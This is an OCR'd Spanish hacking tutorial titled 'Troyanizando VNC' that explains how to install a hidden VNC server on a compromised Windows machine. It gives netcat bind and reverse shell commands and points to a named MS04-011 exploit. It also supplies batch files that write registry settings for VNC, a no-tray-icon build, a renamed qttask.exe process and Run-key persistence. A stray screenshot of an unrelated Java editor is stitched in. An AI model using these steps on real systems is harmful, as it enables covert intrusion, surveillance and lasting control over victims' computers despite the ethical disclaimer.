

TROYANIZANDO VNC
CONTROL REMOTO INVISIBLE
elhacker.net
PAPERS
CAUTION
GOSPEL
ZHYZURA

Por fin ya está aquí, ya llegó!

Para todos aquellos que os preguntabais...

¿Cómo puedo obtener el escritorio remoto de una víctima a partir de una shell remota conseguida tras una intrusión?

Antes de nada, la NOTA ÉTICA.

El objetivo de este escrito no es fomentar la intrusión en equipos de víctimas inocentes, eso es ilegal.
El objetivo de este escrito tampoco es fomentar el espionaje y la violación absoluta de privacidad de víctimas inocentes, eso es ilegal.

Este escrito es el fruto de varias semanas de experimentos, del interés por la búsqueda del conocimiento, de la curiosidad que despierta en algunos de nosotros lo desconocido, de pensar "¿sería esto posible?" y no quedarse de brazos cruzados esperando a que otro nos resuelva la duda, de la colaboración desinteresada de algunos compañeros que no dudan en ayudar a otros en los foros y muchos otros valores que pertenecen a algo llamado la Ética Hacker.
Y por eso queremos compartir nuestra experiencia con el resto de compañeros, expandir nuestro conocimiento, porque es nuestro deber dar después de haber recibido...

Todas las acciones que se han llevado a cabo para obtener el contenido de este escrito han sido realizadas con equipos de nuestra propiedad, bajo nuestro completo control.
Los términos atacante y víctima son metafóricos, se utilizan simplemente para dar una notación y no toman el significado literal en ningún momento.

No somos, en ningún caso, responsables de las acciones que sean llevadas a cabo con el uso de la información publicada en este escrito.
Toda la información aquí expuesta tiene carácter científico y educativo. Recuerda, tú eres el responsable de tus actos.

Después de dejar las cosas claras, paso a describir el escenario con el que vamos a trabajar.

Un equipo atacante, con la IP 10.10.0.69
Un equipo víctima, con la IP 10.10.0.80

Ambos utilizan el sistema operativo Microsoft Windows y no están protegidos por ningún tipo de firewall o dispositivo IDS de detección de intrusos.
Aunque este escenario toma lugar en una red local, es posible trasladarlo a un contexto de Internet.

1) OBTENIENDO UNA SHELL REMOTA DE LA VÍCTIMA

Aunque existen muchas y diversas maneras de llegar a obtener una shell remota de cierta víctima, desde el uso de la Ingeniería Social hasta el uso de técnicas más avanzadas de intrusión en sistemas remotos, no es materia de explicación en este escrito cómo llegar a obtener una shell remota a través de todas ellas. Por lo tanto, damos por hecho que el atacante tiene los conocimientos mínimos para obtener una shell remota.

Aún así, creo conveniente explicar que según se utilice una u otra forma de intrusión, la shell remota obtenida tendrá características diferentes.

De esta forma, un ejemplo de intrusión realizada con Ingeniería Social, lo más probable es que se sirva del engaño para lograr que la víctima ejecute netcat para servir una shell remota al atacante.
Ya sea mediante shell directa:

- **Víctima:** `nc –l –p 9797 –d –e cmd.exe`
- **Atacante:** `nc 10.10.0.80 9797`

o mediante Reverse shell:

- **Atacante:** `nc –l –p 9797 –vv`
- **Víctima:** `nc –d –e cmd.exe 10.10.0.69 9797`

los privilegios de la shell remota obtenida serán de USUARIO, esto es, con los privilegios de la cuenta de usuario activa en el momento en que se realizó la intrusión.

En cambio, otro ejemplo de intrusión mediante la explotación de vulnerabilidades en el sistema remoto con Exploits, dará lugar a la obtención de una shell remota con privilegios de SYSTEM.

Este texto acompaña a todos los boletines de Seguridad referidos a vulnerabilidades críticas en Microsoft Windows:


```
An attacker who successfully exploited this vulnerability would be
able to run code with Local System privileges on an affected system.
The attacker would be able to take any action on the system, including
installing programs, viewing changing or deleting data, or creating
new accounts with full privileges.
```

Aunque la cuenta SYSTEM es más poderosa que cualquier otra cuenta de usuario, tiene sus limitaciones. Una de estas limitaciones es que no permite crear, modificar o borrar claves de registro en \\HKEY_CURRENT_USER\. Este simple detalle es importante, pues si queremos llegar a troyanizar el servidor VNC, deberemos agregar varias claves en esta parte del registro de la víctima.
Es por ello, que este tutorial está dirigido a saber cómo es posible troyanizar el servidor VNC en una víctima remota, a través de una shell con privilegios de SYSTEM (el caso más complejo de los dos citados). Este procedimiento también es válido para el caso de shell remota obtenida con privilegios de USUARIO.


Así pues, procedemos a obtener una shell remota de cierta víctima utilizando para ello un Exploit.

Aunque, en mi caso, yo voy a explotar la vulnerabilidad MS04-011 con el exploit HoD @ http://www.k-otik.com/exploits/04292004.HOD-ms04011-lsasrv-expl.c.php, se obtiene el mismo resultado explotando otras vulnerabilidades como MS03-026 con el exploit Dcom o MS03-049 con el exploit de Wirepair, por poner algunos ejemplos...

1) Ejecutamos el exploit:



2) Nos conectamos a la víctima con nc para obtener la shell remota:



2) CONOCIENDO EL PROGRAMA VNC

Llegados a este punto, voy a presentaros VNC.

VNC (Virtual Network Computer) es una aplicación cliente-servidor que permite visualizar e interactuar con el escritorio de cualquier equipo remoto conectado a Internet.
La página oficial del proyecto es http://www.realvnc.com/

El servidor de la aplicación es aquello que queremos instalar en la víctima. El cliente de la aplicación es lo que utilizará el atacante para obtener el escritorio remoto de la víctima.

Podemos descargarnos la versión oficial de VNC desde:
ftp://ftp.uk.research.att.com/pub/vnc/dist/ y buscamos vnc-3.3.2r6_x86_win32.zip

Mirror: http://ns2.elhacker.net/rojodos/descargas/pafiledb.php?action=download&id=63
(Es importante que nos descarguemos esta versión en concreto)

Una característica a tener en cuenta sobre el servidor VNC, es que durante su ejecución muestra un Tray Icon (Icono en la barra de tareas). En principio, esto no supone una molestia, ya que no estamos atacando a ninguna víctima real, sino a un equipo de pruebas de nuestra red ;) pero como soy muy quisquilloso y me gusta tener muy limpio el escritorio, vamos a intentar ocultar el Tray Icon de la barra.

Lamentablemente, el servidor VNC no permite ocultar este icono de manera sencilla, así que tendremos que hacer uso de una versión modificada del código fuente original, que oculta el Tray Icon.
Podemos descargarnos esta versión modificada de VNC desde:
http://www.ssimicro.com/~markham/vnc/vnc-3_3_2r6_x86_win32_notray.zip


Mirror: http://ns2.elhacker.net/rojodos/descargas/pafiledb.php?action=download&id=64

Ahora ya podemos instalar la aplicación VNC en el equipo atacante. Descargamos el archivo vnc-3.3.2r6_x86_win32.zip original, lo descomprimimos e instalamos. Se creará una carpeta llamada C:\Archivos de programa\ORL\VNC donde encontraremos, entre otros archivos, el Servidor (WinVNC.exe) y el cliente (vncviewer.exe).

Antes de subir nada a la víctima, necesitamos configurar el Servidor VNC o, de otro modo, no podremos conectarnos con la víctima!
Así pues, ejecutamos WinVNC.exe y nos aparecerá una ventana de propiedades. Comprobamos que en Display Number pone 0 y en Contraseña agregamos la que queramos. Podemos cerrar el Servidor.

Por último, sustituimos el Servidor ejecutable original, localizado en C:\Archivos de programa\ORL\VNC\WinVNC.exe, por el modificado para que no muestre el Tray Icon.

Todo el proceso de instalación y configuración del Servidor VNC en el equipo local del atacante, dará lugar a la creación de una clave en su registro que contiene la siguiente información de configuración:



3) SUBIENDO A LA VÍCTIMA LOS ARCHIVOS NECESARIOS PARA LA EJECUCIÓN DEL SERVIDOR VNC

Después de haber obtenido una shell remota de la víctima, podemos subir vía TFTP los archivos necesarios para poder ejecutar el Servidor VNC en el sistema de la víctima.

Además de los propios archivos del servidor VNC, necesitamos agregar la información de configuración del servidor VNC en el registro de la víctima. Llevaremos esto a cabo utilizando archivos de lotes .bat.


Colocamos en la carpeta de nuestro Servidor TFTP los archivos:

1) WinVNC.exe, localizado en C:\Archivos de programa\ORL\VNC
2) VNCHooks.dll, localizado en C:\Archivos de programa\ORL\VNC
3) omnithread_rt.dll, localizado en C:\WINDOWS\system32
4) El siguiente archivo addRegNow.bat, que contiene:

```
@echo off
REG ADD HKEY_CURRENT_USER\Software\ORL
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v AutoPortSelect /t REG_DWORD /d 1 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v InputsEnabled /t REG_DWORD /d 1 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v OnlyPollConsole /t REG_DWORD /d 1 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v OnlyPollOnEvent /t REG_DWORD /d 0 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v Password /t REG_BINARY /d
32149bb09b18f887 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v PollForeground /t REG_DWORD /d 1 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v PollFullScreen /t REG_DWORD /d 0 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v PollUnderCursor /t REG_DWORD /d 0 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v SocketConnect /t REG_DWORD /d 1 /f
```

No es muy difícil adivinar que esta información, volcada del propio registro local del sistema atacante, tiene que ser agregada en el registro remoto del sistema víctima.
Básicamente, podéis utilizar este mismo contenido, salvo el código encriptado de la contraseña, que debe ajustarse a la que utilizáis.

Subimos a la víctima estos archivos a través de TFTP (podéis utilizar otras vías, como FTP, recursos compartidos, etc.)



4) EJECUTANDO EL SERVIDOR VNC EN EL SISTEMA DE LA VÍCTIMA


Antes de ejecutar el propio servidor WinVnc.exe, al que hemos renombrado como qttask.exe ;) , necesitamos agregar la información de configuración del Servidor VNC en el registro de la víctima. De otro modo, cuando el servidor .exe sea ejecutado, acudirá al registro de la víctima para configurar, entre otros valores, la contraseña de acceso por defecto y al no encontrarla, se mostrará la ventana de propiedades del Servidor VNC en el escritorio remoto de la Victima, esto es, FRACASO!.

Así pues, añadimos la información contenida en el archivo addRegNow.bat en el registro remoto de la víctima. Para llevar esto a cabo, programamos una tarea en el sistema con el comando *at*:

Cuando llegue el momento, se ejecutará la tarea, no aparecerá ninguna ventana de ejecución del .bat y se agregará toda la información contenida en addRegNow.bat en la siguiente clave de registro:

HKEY_USERS\.DEFAULT\Software\ORL

Comprobamos, por supuesto, que la tarea se ha realizado con éxito:




Con la información de configuración del Servidor VNC ya cargada en el registro de la víctima, ya podemos proceder a ejecutar el servidor qttask.exe. Llevaremos esto a cabo programando otra tarea en el sistema.

Nota: Ya que estamos trabajando con una shell remota con privilegios de SYSTEM, si simplemente ejecutamos el comando *Start qttask.exe*, el Servidor VNC se ejecutará y aparecerá en la lista de procesos del sistema bajo el nombre de usuario SYSTEM, pero la aplicación NO correrá en el mismo contexto que el usuario víctima y no podremos conectarnos desde el cliente atacante.

Para solucionar este problema, tenemos que programar una tarea en el sistema utilizando el parámetro /interactive.

```
/interactive - Permite a la tarea interactuar con el escritorio del usuario
cuya sesión coincide con el momento de ejecución de la tarea.
```




Comprobamos que la tarea se ha llevado a cabo con éxito y si es así, ya estamos listos para conectarnos remotamente desde el cliente atacante.

Se han detectado algunos problemas al conectarse desde determinadas versiones de clientes VNC. Por si acaso, podéis descargaros la última versión del cliente VNC desde:
http://www.realvnc.com/dist/vnc-4.0-x86_win32_viewer.exe

Ejecutamos el cliente y configuramos las Opciones del VNC Viewer. Si no queremos interactuar con el escritorio de la víctima, sino únicamente visualizarlo, desmarcamos todas las casillas de la pestaña Inputs.

Introducimos la IP de la víctima, la contraseña de acceso y, por arte de magia, obtenemos su escritorio remoto... me encantan estos momentos :)


keiton
jGRASP
File Project Messages Settings Window Tools UML Help
C:\JAVA\lprg\p5
Disco local (C:)
Java Files
Sort By Name
Atributos.java
Direccion.java
Ejercicio1.java
Estancia.java
Juego.java
Objeto.java
Orden.java
OrdenesPermitidas.java
Parser.java
Browse Find Debug Workbench
Ejercicio1.java * C:\JAVA\lprg\p5 - jGRASP CSD (Java)
File Edit View Templates Compiler Run Help
class Ejercicio1{
private double temperatura;
private double incremento;
private double maximo;
private double minimo;
/**
* Constructor por de
public Ejercicio1 (double tempera){
temperatura = tempera;
}
public Ejercicio1 (double tempera, double increment, double max, double min){
temperatura = tempera;
incremento = increment;
maximo = max;
minimo = min;
}
public double getTemperatura(){
return temperatura;
}
OVS BLK Line:8 Col:23 Code:0 Top:1
Objeto.java Estancia.j... Direccion.... Ejercicio1...
Compile Messages jGRASP Messages Run I/O
Stop
Clear
Copy
----jGRASP wedge2: exit code for process is 1.
----jGRASP: operation complete.
----jGRASP exec: javac -g C:\JAVA\lprg\p5\Ejercicio1.java
----jGRASP: operation complete.
Inicio
Copia cds dvds
ddr
KONAMI_DDRFORPC ...
jGRASP Control Shell
jGRASP
Ejercicio1 - Microsoft ...
20:58
miércoles
20/10/2004
Inicio
Downloads
Troyanizando...
Troyanizando...
Troyanizando...
Simbolo del si...
keiton
20:58

4) PREPARANDO LA INSTALACIÓN DEL SERVIDOR VNC COMO SERVICIO EN EL SISTEMA DE LA VÍCTIMA

Si queremos garantizar futuros accesos a la víctima, aún cuando esta reinicie su equipo, tenemos que instalar el Servidor VNC como servicio. Para ello tenemos que seguir minuciosamente estos pasos:

Agregar en HKEY_CURRENT_USER\Software\ORL\WinVNC3 toda la información de configuración del servidor VNC.
Ya sé que antes hemos agregado esta información en HKEY_USERS\.DEFAULT\Software\ORL, pero es que estábamos trabajando con una shell remota bajo el contexto SYSTEM y ahora queremos que el servidor VNC se ejecute bajo el contexto del USUARIO que inicie Windows.

Para agregar esta información en dicha clave del registro de la víctima, colocaremos un archivo addReg.bat en la clave de registro HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOne.


Tenemos dos ventajas al agregar la entrada allí:
1.- el archivo bat se va a ejecutar antes de cargar el escritorio (cuando está la pantalla de bienvenida).
2.- una vez ejecutada la entrada, automáticamente se borra.

El contenido de ese archivo addReg.bat será el siguiente:

```
REG ADD HKEY_CURRENT_USER\Software\ORL
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v AutoPortSelect /t REG_DWORD /d 1 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v InputsEnabled /t REG_DWORD /d 1 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v OnlyPollConsole /t REG_DWORD /d 1 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v OnlyPollOnEvent /t REG_DWORD /d 0 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v Password /t REG_BINARY /d
32149bb09b18f887 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v PollForeground /t REG_DWORD /d 1 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v PollFullScreen /t REG_DWORD /d 0 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v PollUnderCursor /t REG_DWORD /d 0 /f
REG ADD HKEY_CURRENT_USER\Software\ORL\WinVNC3 /v SocketConnect /t REG_DWORD /d 1 /f
REG ADD HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Winvnc /t
REG_SZ /d "C:\WINDOWS\system32\qttask.exe"
```

Cuando la víctima reinicie su sistema e inicie Windows, se ejecutará el archivo addReg.bat y añadirá su contenido en el registro local.

Ahora ya subimos el archivo addReg.bat a través de TFTP y ejecutamos el comando que crea la clave de inicio que añadirá el contenido de addReg.bat al registro de la víctima.



